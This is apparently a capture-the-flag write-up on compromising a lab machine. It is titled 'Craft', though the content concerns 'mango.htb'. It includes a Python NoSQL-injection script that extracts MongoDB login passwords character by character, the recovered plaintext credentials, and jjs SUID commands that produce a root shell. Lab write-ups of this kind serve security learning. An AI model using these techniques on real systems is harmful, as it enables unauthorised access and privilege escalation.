Craft

Author: MrR3boot
Machine IP: 10.10.10.162
DATE : 10/11/2019
START TIME: 10:52 PM
Nmap

There’s an HTTP and HTTPS service running. Let’s start enumeration those.
HTTP/HTTPs

If we try to visit the website on port 80 then we get a 403(forbidden) error.

If we open the port 443 we can see a website that looks like google search page.
Since this website was under SSL I decided to checkout the certificate.

We can see that there is a domain name staging-order.mango.htb so I edited my /etc/hosts with the following entries.
10.10.10.162 mango.htb
10.10.10.162 staging-order.mango.htb
And then opened that domain in the browser and got a login page.

Now at this point I was bit lost so I decided to read the forum comments. And in quite a few I found people pointing out find technology having similar name as mango. This could mean that they are talking about mongo db. I came across a CTF writeup mongo-db-password-extraction
I decided to try this one because other mongodb exploit didn’t worked.
So to find the password we need to send one character at a time and if we get a redirect(302) that means that character is part of the password. I used the script and modified it according to my need:
import requests
import string

flag = ""
url = "http://staging-order.mango.htb/index.php"

restart = True

while restart:
    restart = False

    for i in string.ascii_letters + string.digits + "!@#$%^()@_{}":
        payload = flag + i
        post_data = {'username': 'admin', 'password[$regex]': "^"+payload + ".*", 'login': 'login'}
        # print(post_data)
        r = requests.post(url, data=post_data, allow_redirects=False)
        if r.status_code == 302:
            print(payload)
            restart = True
            flag = payload
            if i == "":
                print("\nUser: " + flag)
                exit(0)
            break
This gave me the password for admin account.

Ignore those $ sign in the end
user admin, t9KcS3>!0B#2
When I logged in I got a under construction page.
So I decided to crack the password for user mango using the same technique.

mango:h3mXK8RhU~f{]f5H
But again the password didn’t gave anything other than the under construction page.
Since I have password for both the user I decided to use them for SSH login. The admin credential didn’t work but the mango one worked.


I was mango I need to become user admin to get the user flag. So I did su admin and used the password we have for admin to become user admin.
Privelege escalation
I ran my enumeration script and found out some SUIDs but one of them was an interesting one.

I am talking about the /usr/lib/jvm/java-11-openjdk-amd64/bin/jjs. Why? because I saw a file named .jjs.history in /home/admin

Also I found it on gtfobins/jjs. (you can use gtfo tool if you want to search gtfobins from terminal)
I tried to run
echo "Java.type('java.lang.Runtime').getRuntime().exec('/bin/sh -c \$@|sh _ echo sh <$(tty) >$(tty) 2>$(tty)').waitFor()" | jjs
this gave me the shell but I couldn’t run any command or couldn’t see anything being typed there. So I copied the /bin/sh to /tmp/sh, then made it suid and then did /tmp/sh -p to get a root shell.
echo "Java.type('java.lang.Runtime').getRuntime().exec('/bin/cp /bin/sh /tmp/sh').waitFor()" | jjs

echo "Java.type('java.lang.Runtime').getRuntime().exec('/bin/chmod 4755 /tmp/sh').waitFor()" | jjs
Then do /tmp/sh -p to get the root shell


Make sure to remove the /tmp/sh file once you are done